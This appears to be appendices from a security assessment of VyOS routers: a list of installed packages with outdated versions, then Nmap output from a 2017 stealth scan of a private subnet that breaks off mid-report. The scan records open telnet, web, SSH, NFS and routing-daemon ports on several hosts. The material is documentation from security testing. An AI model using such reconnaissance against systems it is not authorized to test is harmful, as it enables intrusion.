36      ddclient-3.8.0-11.3
37      debconf-1.5.36.1
38      debconf-i18n-1.5.36.1
39      debian-archive-keyring-2010.08.28+squeeze1
40      debianutils-3.4
41      dialog-1.1-20100428-1
42      diffutils-1:3.0-1
43      dmidecode-2.9-1.2
44      dmsetup-2:1.02.48-5
45      dnsmasq-2.55-2+deb6u1
46      dnsmasq-base-2.55-2+deb6u1
47      dpkg-1.15.12
48      e2fslibs-1.41.12-4+deb6u2
49      e2fsprogs-1.41.12-4+deb6u2
50      ed-1.4-3
51      eject-2.1.5+deb1+cvs20081104-7.1
52      ethtool-1:2.6.34-3
53      eventwatchd-0.2+vyos1+helium2
54      file-5.04-5+squeeze10
55      findutils-4.4.2-1+b1
56      fuse-utils-2.8.4-1.1+deb6u1
57      gawk-1:3.1.7.dfsg-5
58      gcc-4.4-base-4.4.5-8
59      gettext-base-0.18.1.1-3
60      gnupg-1.4.10-4+squeeze7
61      gpgv-1.4.10-4+squeeze7
62      grep-2.6.3-3+squeeze1
63      groff-base-1.20.1-10
64      grub-common-1.98+20100804-14+vyos1+helium1
65      grub-pc-1.98+20100804-14+vyos1+helium1
66      gzip-1.3.12-9+squeeze1
67      heartbeat-1:3.0.3-2
68      host-1:9.7.3.dfsg-1~squeeze19
69      hostapd-1:1.1+vyos1+helium2
70      hostname-3.04
71      iftop-0.17-16
72      ifupdown-0.6.10
```

```
73      igmpproxy-1:0.1+vyos1+helium2
74      initramfs-tools-0.99.0+vyos2+lithium2
75      initscripts-2.88dsf-13.1+squeeze1
76      insserv-1.14.0-2
77      installation-report-2.44
78      iperf-2.0.4-5
79      iproute-20120801+vyos1+helium2
80      ipsec-tools-1:0.7.3-12+deb6u1
81      ipset-6.9-1+vyos1+helium2
82      iptables-1.4.10+vyos1+helium1
83      iptraf-3.0.0-7
84      iputils-arping-3:20100418-3
85      iputils-ping-3:20100418-3
86      ipvsadm-1:1.25.clean-1
87      iw-0.9.19-1
88      jnettop-0.12.0-4
89      kbd-1.15.2-2
90      keyboard-configuration-1.68+squeeze2
91      klibc-utils-1.5.20-1+squeeze1
92      laptop-detect-0.13.7
93      less-436-1
94      libacl1-2.2.49-4
95      libattr1-1:2.4.44-2
96      libbind9-60-1:9.7.3.dfsg-1~squeeze19
97      libblkid1-2.17.2-9
98      libboost-filesystem1.42.0-1.42.0-4
99      libboost-iostreams1.42.0-1.42.0-4
100     libboost-system1.42.0-1.42.0-4
101     libbsd0-0.2.0-1
102     libbz2-1.0-1.0.5-6+squeeze1
103     libc-ares2-1.7.3-1squeeze1
104     libc-bin-2.11.3-4+deb6u11
105     libc6-2.11.3-4+deb6u11
106     libcap2-1:2.19-3+vyos1+helium2
107     libcap2-bin-1:2.19-3+vyos1+helium2
108     libcluster-glue-1.0.6-1
109     libcomerr2-1.41.12-4+deb6u2
110     libcorosync4-1.2.1-4
111     libcpufreq0-007-1+squeeze1
112     libcurl3-7.21.0-2.1+squeeze12
113     libcurl3-gnutls-7.21.0-2.1+squeeze12
114     libcwidget3-0.5.16-3
115     libdaemon0-0.14-2
116     libdb4.7-4.7.25-9
117     libdb4.8-4.8.30-2
```

```
118 libdbus-1-3-1.2.24-4+squeeze3
119 libdevmapper1.02.1-2:1.02.48-5
120 libdns69-1:9.7.3.dfsg-1~squeeze19
121 libdumbnet1-1.12-3+b1
122 libedit2-2.11-20080614-2
123 libept1-1.0.4
124 libexpat1-2.0.1-7+squeeze2
125 libfam0-2.7.0-17
126 libfile-slurp-perl-9999.13-1
127 libfile-sync-perl-0.09-4+b1
128 libfreetype6-2.4.2-2.1+squeeze6
129 libfuse2-2.8.4-1.1+deb6u1
130 libgcc1-1:4.4.5-8
131 libgcrypt11-1.4.5-2+squeeze3
132 libgdbm3-1.8.3-9
133 libgeoip1-1.4.7~beta6+dfsg-1
134 libglib2.0-0-2.24.2-1
135 libgmp3c2-2:4.3.2+dfsg-1
136 libgnutls26-2.8.6-1+squeeze6
137 libgpg-error0-1.6-1
138 libgssapi-krb5-2-1.8.3+dfsg-4squeeze10
139 libheartbeat2-1:3.0.3-2
140 libhtml-parser-perl-3.66-1
141 libhtml-tagset-perl-3.20-2
142 libhtml-tree-perl-3.23-2
143 libicu44-4.4.1-8+squeeze5
144 libidn11-1.15-2+deb6u2
145 libio-prompt-perl-0.997001-1
146 libio-socket-ssl-perl-1.33-1+squeeze1
147 libisc62-1:9.7.3.dfsg-1~squeeze19
148 libiscc60-1:9.7.3.dfsg-1~squeeze19
149 libisccfg62-1:9.7.3.dfsg-1~squeeze19
150 libk5crypto3-1.8.3+dfsg-4squeeze10
151 libkeyutils1-1.4-1
152 libklibc-1.5.20-1+squeeze1
153 libkrb5-3-1.8.3+dfsg-4squeeze10
154 libkrb5support0-1.8.3+dfsg-4squeeze10
155 libldap-2.4-2-2.4.23-7.3+deb6u2
156 liblocale-gettext-perl-1.05-6
157 libltdl7-2.2.6b-2
158 liblua5.1-0-5.1.4-5+deb6u1
159 liblwres60-1:9.7.3.dfsg-1~squeeze19
160 liblzma2-5.0.0-2
161 liblzo2-2-2.03-2+deb6u1
162 libmagic1-5.04-5+squeeze10
```

```
163 libmnl0-1.0.3-5+vyos1+helium1
164 libncurses5-5.7+20100313-5
165 libncursesw5-5.7+20100313-5
166 libnet-ssleay-perl-1.36-1
167 libnet1-1.1.4-2
168 libnetaddr-ip-perl-4.028+dfsg-1
169 libnetfilter-conntrack3-1.0.0-1+vyos1+helium1
170 libnetfilter-cthelper-1.0.1-4+vyos1+helium2
171 libnetfilter-cttimeout-1.0.0-3+vyos1+helium2
172 libnetfilter-queue1-0.0.17-6+vyos1+helium2
173 libnfnetlink0-1.0.0-1
174 libnl-3-200-3.2.25+vyos1+helium2
175 libnl-genl-3-200-3.2.25+vyos1+helium2
176 libnl1-1.1-6
177 libnl2-1.99+git20091216-2
178 libnspr4-0d-4.8.6-1+squeeze2
179 libnss3-1d-3.12.8-1+squeeze10
180 libopenhpi2-2.14.1-1
181 libopenipmi0-2.0.16-1.2
182 libopts25-1:5.10-1.1
183 libpam-modules-1.1.1-6.1+squeeze1
184 libpam-radius-auth-1.3.16-4.4
185 libpam-runtime-1.1.1-6.1+squeeze1
186 libpam0g-1.1.1-6.1+squeeze1
187 libparted0debian1-2.3-5
188 libpcap0.8-1.1.1-2+squeeze1
189 libpci3-1:3.1.7-6
190 libpcre3-8.02-1.1
191 libpcsclite1-1.5.5-4
192 libperl5.10-5.10.1-17squeeze6
193 libpkcs11-helper1-1.07-1
194 libpopt0-1.16-1
195 libradiusclient-ng2-0.5.6-1.1
196 libreadline6-6.1-3
197 libsasl2-2-2.1.23.dfsg1-7
198 libselinux1-2.0.96-1
199 libsensors4-1:3.1.2-6+squeeze1
200 libsepol1-2.0.41-1
201 libsigc++-2.0-0c2a-2.2.4.2-1
202 libslang2-2.2.2-4
203 libsmi2ldbl-0.4.8+dfsg2-3
204 libsnmp-base-5.7.2+vyos1+helium2
205 libsnmp-perl-5.7.2+vyos1+helium2
206 libsnmp15-5.7.2+vyos1+helium2
207 libsocket6-perl-0.23-1
```

```
208 libsort-versions-perl-1.5-4
209 libsqlite3-0-3.7.3-1
210 libss2-1.41.12-4+deb6u2
211 libssh2-1-1.2.6-1+deb6u1
212 libssl0.9.8-0.9.8zf+vyos1+helium8
213 libstdc++6-4.4.5-8
214 libstrongswan-4.5.2-1.1-bpo60+vyos1+helium4
215 libsysfs2-2.1.0+repack-1
216 libtasn1-3-2.7-1+squeeze+3
217 libterm-readkey-perl-2.30-4
218 libterm-readline-perl-perl-1.0303-1
219 libtext-charwidth-perl-0.04-6
220 libtext-iconv-perl-1.7-2
221 libtext-wrapi18n-perl-0.06-7
222 libtimedate-perl-1.2000-1
223 libtree-simple-perl-1.18-1
224 libudev0-164-3
225 liburi-perl-1.54-2
226 libusb-0.1-4-2:0.1.12-16
227 libuuid1-2.17.2-9
228 libvyatta-cfg1-0.102.0+vyos1+helium13
229 libvyatta-util1-0.13+vyos1+helium1
230 libwant-perl-0.18-2
231 libwrap0-7.6.q-19
232 libwww-perl-5.836-1
233 libxapian22-1.2.3-2
234 libxml-libxml-perl-1.70.ds-1+deb6u1
235 libxml-namespacesupport-perl-1.09-3
236 libxml-sax-perl-0.96+dfsg-2
237 libxml-simple-perl-2.18-3
238 libxml2-2.7.8.dfsg-2+squeeze16
239 libxml2-utils-2.7.8.dfsg-2+squeeze16
240 libxslt1.1-1.1.26-6+squeeze3
241 lighttpd-1.4.28-2+squeeze1.7
242 linux-firmware-1.29+vyos1+helium4
243 linux-image-3.13.11-1-amd64-vyos-3.13.11-1+vyos1+helium11
244 live-initramfs-1.157.1-1+vyos1+helium3
245 lldpd-0.6.0+vyos1+helium1
246 locales-2.11.3-4+deb6u11
247 login-1:4.1.4.2+svn3283-2+squeeze1
248 logrotate-3.7.8-6
249 lsb-base-3.2-23.2squeeze1
250 lsb-release-3.2-23.2squeeze1
251 lsof-4.81.dfsg.1-1
252 lsscsi-0.21-2
```

```
man-db-2.5.7-8
mawk-1.3.3-15
mdadm-3.1.4-1+8efb9d1+squeeze1
mgetty-1.1.36-1.6
mime-support-3.48-1+deb6u1
module-init-tools-3.12-2
mount-2.17.2-9
mtr-tiny-0.75-2
nano-2.2.4-1
ncurses-base-5.7+20100313-5
ncurses-bin-5.7+20100313-5
net-tools-1.60-23
netbase-4.45
netcat-traditional-1.10-38
netplug-1.2.9.1-2+vyos1+helium1
nfct-1:1.0.1-3+vyos1+helium4
ntp-1:4.2.6.p2+dfsg-1+vyos1+helium2
ntpdate-1:4.2.6.p2+dfsg-1+vyos1+helium2
open-vm-tools-2:9.4.0-1280544-8+vyos1+helium2
openssh-blacklist-0.4.1
openssh-client-1:5.5p1-6+squeeze8
openssh-server-1:5.5p1-6+squeeze8
openssl-0.9.8zf+vyos1+helium8
openssl-blacklist-0.5-2
openvpn-2.1.3+vyos1+helium2
openvpn-blacklist-0.4
parted-2.3-5
passwd-1:4.1.4.2+svn3283-2+squeeze1
patch-2.6-2
pciutils-1:3.1.7-6
perl-5.10.1-17squeeze6
perl-base-5.10.1-17squeeze6
perl-modules-5.10.1-17squeeze6
pmacct-0.14.0+vyos1+helium1
ppp-2.4.5-4+deb6u1
pppoe-3.8-3
pptpd-1.3.4-3
procps-1:3.2.8-9squeeze1
psmisc-22.11-1
python-2.6.6-3+squeeze7
python-central-0.6.16+nmu1
python-minimal-2.6.6-3+squeeze7
python-support-1.0.10
python2.6-2.6.6-8+deb6u3
python2.6-minimal-2.6.6-8+deb6u3
```

```
radvd-1:1.15+vyos1+helium2
readline-common-6.1-3
rsync-3.0.7-2
rsyslog-4.6.4-2+deb6u2
screen-4.0.3-14+deb6u1
sed-4.2.1-7
sensible-utils-0.0.4
sipcalc-1.1.4-2
snmp-5.7.2+vyos1+helium2
snmpd-5.7.2+vyos1+helium2
squid-langpack-20100628-1
squid3-3.1.6-1.2+squeeze5
squid3-common-3.1.6-1.2+squeeze5
squidclient-3.1.6-1.2+squeeze5
squidguard-1.4.0+vyos1+helium3
ssh-1:5.5p1-6+squeeze8
ssmtp-2.64-4
strongswan-4.5.2-1.1-bpo60+vyos1+helium4
strongswan-ikev1-4.5.2-1.1-bpo60+vyos1+helium4
strongswan-ikev2-4.5.2-1.1-bpo60+vyos1+helium4
strongswan-starter-4.5.2-1.1-bpo60+vyos1+helium4
sudo-1.7.4p4-2.squeeze.6
sysv-rc-2.88dsf-13.1+squeeze1
sysvinit-2.88dsf-13.1+squeeze1
sysvinit-utils-2.88dsf-13.1+squeeze1
tar-1.23-3
tasksel-2.88
tasksel-data-2.88
tcpdump-4.1.1-1+deb6u2
traceroute-1:2.0.15-1
tshark-1.2.11-6+squeeze15
tzdata-2015g-0+deb6u1
ubnt-igmpproxy-0.1.0+vyos1+helium2
ucf-3.0025+nmu1
udev-164-3
unionfs-fuse-0.24-2.1~bpo60+1
usbutils-0.87-5squeeze1
user-setup-1.38
util-linux-2.17.2-9
vim-common-2:7.2.445+hg~cb94c42c0e1a-1
vim-tiny-2:7.2.445+hg~cb94c42c0e1a-1
vlan-1.9-3
vyatta-bash-4.1-3+vyos1+helium5
vyatta-biosdevname-1:0.3.11+vyos1+helium2
vyatta-busybox-1.19.0-1+vyos1+helium2
```

```
vyatta-cfg-0.102.0+vyos1+helium13
vyatta-cfg-dhcp-relay-0.11.0+vyos1+helium2
vyatta-cfg-dhcp-server-0.12.36+vyos1+helium6
vyatta-cfg-firewall-0.13.91+vyos1+helium10
vyatta-cfg-op-pppoe-0.11.20+vyos1+helium4
vyatta-cfg-qos-0.15.42+vyos1+helium4
vyatta-cfg-quagga-0.19.0+vyos1+helium9
vyatta-cfg-system-0.20.43+vyos1+helium34
vyatta-cfg-vpn-0.12.105+vyos1+helium10
vyatta-cluster-0.11.25+vyos1+helium1
vyatta-config-mgmt-0.34+vyos1+helium2
vyatta-config-migrate-0.13.65+vyos1+helium1
vyatta-conntrack-0.54+vyos1+helium2
vyatta-conntrack-sync-0.46+vyos1+helium1
vyatta-cron-1.0.3+vyos1+helium9
vyatta-dhcp3-client-4.1.8+vyos1+helium2
vyatta-dhcp3-common-4.1.8+vyos1+helium2
vyatta-dhcp3-relay-4.1.8+vyos1+helium2
vyatta-dhcp3-server-4.1.8+vyos1+helium2
vyatta-eventwatch-0.1+vyos1+helium2
vyatta-ipv6-rtradv-0.38+vyos1+helium5
vyatta-keepalived-1.2.2-1+vyos1+helium1
vyatta-lldp-0.25+vyos1+helium1
vyatta-nat-0.13.0+vyos1+helium2
vyatta-netflow-0.42+vyos1+helium1
vyatta-op-0.14.0+vyos1+helium22
vyatta-op-dhcp-server-0.14.0+vyos1+helium5
vyatta-op-firewall-0.11.0+vyos1+helium1
vyatta-op-qos-0.12.27+vyos1+helium1
vyatta-op-quagga-0.11.34+vyos1+helium2
vyatta-op-vpn-0.14.0+vyos1+helium5
vyatta-openvpn-0.2.60+vyos1+helium6
vyatta-ppp-2.4.4rel-8+vyos1+helium1
vyatta-quagga-0.99.20.1-13+vyos1+helium1
vyatta-ravpn-0.12.44+vyos1+helium7
vyatta-util-0.13+vyos1+helium1
vyatta-version-1.1.7
vyatta-vrrp-0.11+vyos1+helium4
vyatta-wanloadbalance-0.13.68+vyos1+helium5
vyatta-webgui-0.2.13-101+vyos1+helium1
vyatta-webproxy-0.2.110+vyos1+helium7
vyatta-wireless-0.3.41+vyos1+helium5
vyatta-wirelessmodem-0.1.24+vyos1+helium2
vyatta-zone-0.15+vyos1+helium2
vyos-nhrp-0.1.0+vyos1+helium2
```

```
388 vyos-opennhrp-0.14.1-1+vyos1+helium2
389 whois-5.0.10
390 wireless-regdb-2011.04.28-1~bpo60+1
391 wireshark-common-1.2.11-6+squeeze15
392 wpasupplicant-1.1+vyos1+helium2
393 xkb-data-1.8-2
394 xl2tpd-1.2.7+dfsg-1
395 xsltproc-1.1.26-6+squeeze3
396 xz-utils-5.0.0-2
397 zlib1g-1:1.2.3.4.dfsg-3
```

Appendix E – Nmap Scans

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 15:44 EDT
NSE: Loaded 143 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:44
Completed NSE at 15:44, 0.00s elapsed
Initiating NSE at 15:44
Completed NSE at 15:44, 0.00s elapsed
Initiating Ping Scan at 15:44
Scanning 224 hosts [4 ports/host]
Completed Ping Scan at 15:45, 3.86s elapsed (224 total hosts)
Initiating Parallel DNS resolution of 224 hosts. at 15:45
Completed Parallel DNS resolution of 224 hosts. at 15:45, 26.00s elapsed
Nmap scan report for 192.168.0.0 [host down]
Nmap scan report for 192.168.0.1 [host down]
Nmap scan report for 192.168.0.2 [host down]
Nmap scan report for 192.168.0.3 [host down]
Nmap scan report for 192.168.0.4 [host down]
Nmap scan report for 192.168.0.5 [host down]
Nmap scan report for 192.168.0.6 [host down]
Nmap scan report for 192.168.0.7 [host down]
Nmap scan report for 192.168.0.8 [host down]
Nmap scan report for 192.168.0.9 [host down]
Nmap scan report for 192.168.0.10 [host down]
Nmap scan report for 192.168.0.11 [host down]
Nmap scan report for 192.168.0.12 [host down]
Nmap scan report for 192.168.0.13 [host down]
Nmap scan report for 192.168.0.14 [host down]
Nmap scan report for 192.168.0.15 [host down]
Nmap scan report for 192.168.0.16 [host down]
Nmap scan report for 192.168.0.17 [host down]
Nmap scan report for 192.168.0.18 [host down]
Nmap scan report for 192.168.0.19 [host down]
Nmap scan report for 192.168.0.20 [host down]
Nmap scan report for 192.168.0.21 [host down]
Nmap scan report for 192.168.0.22 [host down]
Nmap scan report for 192.168.0.23 [host down]
Nmap scan report for 192.168.0.24 [host down]
Nmap scan report for 192.168.0.25 [host down]
Nmap scan report for 192.168.0.26 [host down]
Nmap scan report for 192.168.0.27 [host down]
Nmap scan report for 192.168.0.28 [host down]
Nmap scan report for 192.168.0.29 [host down]
Nmap scan report for 192.168.0.30 [host down]
Nmap scan report for 192.168.0.31 [host down]
```

```
Nmap scan report for 192.168.0.32 [host down]
Nmap scan report for 192.168.0.35 [host down]
Nmap scan report for 192.168.0.36 [host down]
Nmap scan report for 192.168.0.37 [host down]
Nmap scan report for 192.168.0.38 [host down]
Nmap scan report for 192.168.0.39 [host down]
Nmap scan report for 192.168.0.40 [host down]
Nmap scan report for 192.168.0.41 [host down]
Nmap scan report for 192.168.0.42 [host down]
Nmap scan report for 192.168.0.43 [host down]
Nmap scan report for 192.168.0.44 [host down]
Nmap scan report for 192.168.0.45 [host down]
Nmap scan report for 192.168.0.46 [host down]
Nmap scan report for 192.168.0.47 [host down]
Nmap scan report for 192.168.0.48 [host down]
Nmap scan report for 192.168.0.49 [host down]
Nmap scan report for 192.168.0.50 [host down]
Nmap scan report for 192.168.0.51 [host down]
Nmap scan report for 192.168.0.52 [host down]
Nmap scan report for 192.168.0.53 [host down]
Nmap scan report for 192.168.0.54 [host down]
Nmap scan report for 192.168.0.55 [host down]
Nmap scan report for 192.168.0.56 [host down]
Nmap scan report for 192.168.0.57 [host down]
Nmap scan report for 192.168.0.58 [host down]
Nmap scan report for 192.168.0.59 [host down]
Nmap scan report for 192.168.0.60 [host down]
Nmap scan report for 192.168.0.61 [host down]
Nmap scan report for 192.168.0.62 [host down]
Nmap scan report for 192.168.0.63 [host down]
Nmap scan report for 192.168.0.64 [host down]
Nmap scan report for 192.168.0.67 [host down]
Nmap scan report for 192.168.0.68 [host down]
Nmap scan report for 192.168.0.69 [host down]
Nmap scan report for 192.168.0.70 [host down]
Nmap scan report for 192.168.0.71 [host down]
Nmap scan report for 192.168.0.72 [host down]
Nmap scan report for 192.168.0.73 [host down]
Nmap scan report for 192.168.0.74 [host down]
Nmap scan report for 192.168.0.75 [host down]
Nmap scan report for 192.168.0.76 [host down]
Nmap scan report for 192.168.0.77 [host down]
Nmap scan report for 192.168.0.78 [host down]
Nmap scan report for 192.168.0.79 [host down]
Nmap scan report for 192.168.0.80 [host down]
```

```
Nmap scan report for 192.168.0.81 [host down]
Nmap scan report for 192.168.0.82 [host down]
Nmap scan report for 192.168.0.83 [host down]
Nmap scan report for 192.168.0.84 [host down]
Nmap scan report for 192.168.0.85 [host down]
Nmap scan report for 192.168.0.86 [host down]
Nmap scan report for 192.168.0.87 [host down]
Nmap scan report for 192.168.0.88 [host down]
Nmap scan report for 192.168.0.89 [host down]
Nmap scan report for 192.168.0.90 [host down]
Nmap scan report for 192.168.0.91 [host down]
Nmap scan report for 192.168.0.92 [host down]
Nmap scan report for 192.168.0.93 [host down]
Nmap scan report for 192.168.0.94 [host down]
Nmap scan report for 192.168.0.95 [host down]
Nmap scan report for 192.168.0.96 [host down]
Nmap scan report for 192.168.0.99 [host down]
Nmap scan report for 192.168.0.100 [host down]
Nmap scan report for 192.168.0.101 [host down]
Nmap scan report for 192.168.0.102 [host down]
Nmap scan report for 192.168.0.103 [host down]
Nmap scan report for 192.168.0.104 [host down]
Nmap scan report for 192.168.0.105 [host down]
Nmap scan report for 192.168.0.106 [host down]
Nmap scan report for 192.168.0.107 [host down]
Nmap scan report for 192.168.0.108 [host down]
Nmap scan report for 192.168.0.109 [host down]
Nmap scan report for 192.168.0.110 [host down]
Nmap scan report for 192.168.0.111 [host down]
Nmap scan report for 192.168.0.112 [host down]
Nmap scan report for 192.168.0.113 [host down]
Nmap scan report for 192.168.0.114 [host down]
Nmap scan report for 192.168.0.115 [host down]
Nmap scan report for 192.168.0.116 [host down]
Nmap scan report for 192.168.0.117 [host down]
Nmap scan report for 192.168.0.118 [host down]
Nmap scan report for 192.168.0.119 [host down]
Nmap scan report for 192.168.0.120 [host down]
Nmap scan report for 192.168.0.121 [host down]
Nmap scan report for 192.168.0.122 [host down]
Nmap scan report for 192.168.0.123 [host down]
Nmap scan report for 192.168.0.124 [host down]
Nmap scan report for 192.168.0.125 [host down]
Nmap scan report for 192.168.0.126 [host down]
Nmap scan report for 192.168.0.127 [host down]
```

Nmap scan report for 192.168.0.128 [host down]
Nmap scan report for 192.168.0.131 [host down]
Nmap scan report for 192.168.0.132 [host down]
Nmap scan report for 192.168.0.133 [host down]
Nmap scan report for 192.168.0.134 [host down]
Nmap scan report for 192.168.0.135 [host down]
Nmap scan report for 192.168.0.136 [host down]
Nmap scan report for 192.168.0.137 [host down]
Nmap scan report for 192.168.0.138 [host down]
Nmap scan report for 192.168.0.139 [host down]
Nmap scan report for 192.168.0.140 [host down]
Nmap scan report for 192.168.0.141 [host down]
Nmap scan report for 192.168.0.142 [host down]
Nmap scan report for 192.168.0.143 [host down]
Nmap scan report for 192.168.0.144 [host down]
Nmap scan report for 192.168.0.145 [host down]
Nmap scan report for 192.168.0.146 [host down]
Nmap scan report for 192.168.0.147 [host down]
Nmap scan report for 192.168.0.148 [host down]
Nmap scan report for 192.168.0.149 [host down]
Nmap scan report for 192.168.0.150 [host down]
Nmap scan report for 192.168.0.151 [host down]
Nmap scan report for 192.168.0.152 [host down]
Nmap scan report for 192.168.0.153 [host down]
Nmap scan report for 192.168.0.154 [host down]
Nmap scan report for 192.168.0.155 [host down]
Nmap scan report for 192.168.0.156 [host down]
Nmap scan report for 192.168.0.157 [host down]
Nmap scan report for 192.168.0.158 [host down]
Nmap scan report for 192.168.0.159 [host down]
Nmap scan report for 192.168.0.160 [host down]
Nmap scan report for 192.168.0.161 [host down]
Nmap scan report for 192.168.0.162 [host down]
Nmap scan report for 192.168.0.163 [host down]
Nmap scan report for 192.168.0.164 [host down]
Nmap scan report for 192.168.0.165 [host down]
Nmap scan report for 192.168.0.166 [host down]
Nmap scan report for 192.168.0.167 [host down]
Nmap scan report for 192.168.0.168 [host down]
Nmap scan report for 192.168.0.169 [host down]
Nmap scan report for 192.168.0.170 [host down]
Nmap scan report for 192.168.0.171 [host down]
Nmap scan report for 192.168.0.172 [host down]
Nmap scan report for 192.168.0.173 [host down]
Nmap scan report for 192.168.0.174 [host down]

```
Nmap scan report for 192.168.0.175 [host down]
Nmap scan report for 192.168.0.176 [host down]
Nmap scan report for 192.168.0.177 [host down]
Nmap scan report for 192.168.0.178 [host down]
Nmap scan report for 192.168.0.179 [host down]
Nmap scan report for 192.168.0.180 [host down]
Nmap scan report for 192.168.0.181 [host down]
Nmap scan report for 192.168.0.182 [host down]
Nmap scan report for 192.168.0.183 [host down]
Nmap scan report for 192.168.0.184 [host down]
Nmap scan report for 192.168.0.185 [host down]
Nmap scan report for 192.168.0.186 [host down]
Nmap scan report for 192.168.0.187 [host down]
Nmap scan report for 192.168.0.188 [host down]
Nmap scan report for 192.168.0.189 [host down]
Nmap scan report for 192.168.0.190 [host down]
Nmap scan report for 192.168.0.191 [host down]
Nmap scan report for 192.168.0.224 [host down]
Nmap scan report for 192.168.0.227 [host down]
Nmap scan report for 192.168.0.228 [host down]
Nmap scan report for 192.168.0.231 [host down]
Nmap scan report for 192.168.0.232 [host down]
Nmap scan report for 192.168.0.235 [host down]
Nmap scan report for 192.168.0.236 [host down]
Nmap scan report for 192.168.0.237 [host down]
Nmap scan report for 192.168.0.238 [host down]
Nmap scan report for 192.168.0.239 [host down]
Nmap scan report for 192.168.0.240 [host down]
Nmap scan report for 192.168.0.243 [host down]
Nmap scan report for 192.168.0.244 [host down]
Nmap scan report for 192.168.0.245 [host down]
Nmap scan report for 192.168.0.246 [host down]
Nmap scan report for 192.168.0.247 [host down]
Nmap scan report for 192.168.0.248 [host down]
Nmap scan report for 192.168.0.249 [host down]
Nmap scan report for 192.168.0.250 [host down]
Nmap scan report for 192.168.0.251 [host down]
Nmap scan report for 192.168.0.252 [host down]
Nmap scan report for 192.168.0.253 [host down]
Nmap scan report for 192.168.0.254 [host down]
Nmap scan report for 192.168.0.255 [host down]
Initiating ARP Ping Scan at 15:45
Scanning 31 hosts [1 port/host]
Completed ARP Ping Scan at 15:45, 0.64s elapsed (31 total hosts)
Initiating Parallel DNS resolution of 31 hosts. at 15:45
```

```
Completed Parallel DNS resolution of 31 hosts. at 15:45, 13.00s elapsed
Nmap scan report for 192.168.0.192 [host down]
Initiating SYN Stealth Scan at 15:45
Scanning 16 hosts [1000 ports/host]
Discovered open port 443/tcp on 192.168.0.225
Discovered open port 443/tcp on 192.168.0.226
Discovered open port 443/tcp on 192.168.0.229
Discovered open port 443/tcp on 192.168.0.129
Discovered open port 443/tcp on 192.168.0.65
Discovered open port 443/tcp on 192.168.0.97
Discovered open port 443/tcp on 192.168.0.33
Discovered open port 443/tcp on 192.168.0.230
Discovered open port 443/tcp on 192.168.0.233
Discovered open port 80/tcp on 192.168.0.225
Discovered open port 80/tcp on 192.168.0.129
Discovered open port 80/tcp on 192.168.0.65
Discovered open port 80/tcp on 192.168.0.97
Discovered open port 80/tcp on 192.168.0.226
Discovered open port 80/tcp on 192.168.0.229
Discovered open port 80/tcp on 192.168.0.33
Discovered open port 80/tcp on 192.168.0.230
Discovered open port 80/tcp on 192.168.0.233
Discovered open port 80/tcp on 192.168.0.242
Discovered open port 22/tcp on 192.168.0.225
Discovered open port 22/tcp on 192.168.0.130
Discovered open port 23/tcp on 192.168.0.129
Discovered open port 22/tcp on 192.168.0.34
Discovered open port 22/tcp on 192.168.0.242
Discovered open port 23/tcp on 192.168.0.65
Discovered open port 22/tcp on 192.168.0.66
Discovered open port 23/tcp on 192.168.0.225
Discovered open port 23/tcp on 192.168.0.226
Discovered open port 23/tcp on 192.168.0.229
Discovered open port 23/tcp on 192.168.0.33
Discovered open port 23/tcp on 192.168.0.97
Discovered open port 23/tcp on 192.168.0.230
Discovered open port 23/tcp on 192.168.0.233
Discovered open port 111/tcp on 192.168.0.34
Discovered open port 111/tcp on 192.168.0.130
Discovered open port 111/tcp on 192.168.0.242
Discovered open port 111/tcp on 192.168.0.66
Discovered open port 2049/tcp on 192.168.0.34
Discovered open port 2049/tcp on 192.168.0.130
Discovered open port 2049/tcp on 192.168.0.66
Completed SYN Stealth Scan against 192.168.0.34 in 1.08s (15 hosts left)
```

```
Completed SYN Stealth Scan against 192.168.0.97 in 1.08s (14 hosts left)
Completed SYN Stealth Scan against 192.168.0.129 in 1.08s (13 hosts left)
Completed SYN Stealth Scan against 192.168.0.130 in 1.08s (12 hosts left)
Completed SYN Stealth Scan against 192.168.0.225 in 1.08s (11 hosts left)
Completed SYN Stealth Scan against 192.168.0.226 in 1.08s (10 hosts left)
Completed SYN Stealth Scan against 192.168.0.229 in 1.08s (9 hosts left)
Completed SYN Stealth Scan against 192.168.0.33 in 1.08s (8 hosts left)
Completed SYN Stealth Scan against 192.168.0.242 in 1.08s (7 hosts left)
Completed SYN Stealth Scan against 192.168.0.65 in 1.10s (6 hosts left)
Completed SYN Stealth Scan against 192.168.0.66 in 1.10s (5 hosts left)
Completed SYN Stealth Scan against 192.168.0.230 in 1.11s (4 hosts left)
Completed SYN Stealth Scan against 192.168.0.233 in 1.11s (3 hosts left)
Discovered open port 80/tcp on 192.168.0.98
Discovered open port 53/tcp on 192.168.0.98
Discovered open port 80/tcp on 192.168.0.234
Discovered open port 80/tcp on 192.168.0.241
Discovered open port 53/tcp on 192.168.0.234
Discovered open port 53/tcp on 192.168.0.241
Discovered open port 2605/tcp on 192.168.0.98
Discovered open port 2605/tcp on 192.168.0.234
Discovered open port 2605/tcp on 192.168.0.241
Discovered open port 2604/tcp on 192.168.0.98
Discovered open port 2604/tcp on 192.168.0.234
Discovered open port 2604/tcp on 192.168.0.241
Discovered open port 2601/tcp on 192.168.0.98
Discovered open port 2601/tcp on 192.168.0.234
Discovered open port 2601/tcp on 192.168.0.241
Completed SYN Stealth Scan against 192.168.0.98 in 4.54s (2 hosts left)
Completed SYN Stealth Scan against 192.168.0.234 in 4.56s (1 host left)
Completed SYN Stealth Scan at 15:45, 4.56s elapsed (16000 total ports)
Initiating Service scan at 15:45
Scanning 55 services on 16 hosts
Completed Service scan at 15:45, 12.15s elapsed (55 services on 16 hosts)
Initiating OS detection (try #1) against 16 hosts
Retrying OS detection (try #2) against 3 hosts
Initiating Traceroute at 15:46
Completed Traceroute at 15:46, 3.02s elapsed
Initiating Parallel DNS resolution of 17 hosts. at 15:46
Completed Parallel DNS resolution of 17 hosts. at 15:46, 26.01s elapsed
NSE: Script scanning 16 hosts.
Initiating NSE at 15:46
Completed NSE at 15:46, 14.70s elapsed
Initiating NSE at 15:46
Completed NSE at 15:46, 0.06s elapsed
Nmap scan report for 192.168.0.33
```

```
Host is up (0.0017s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
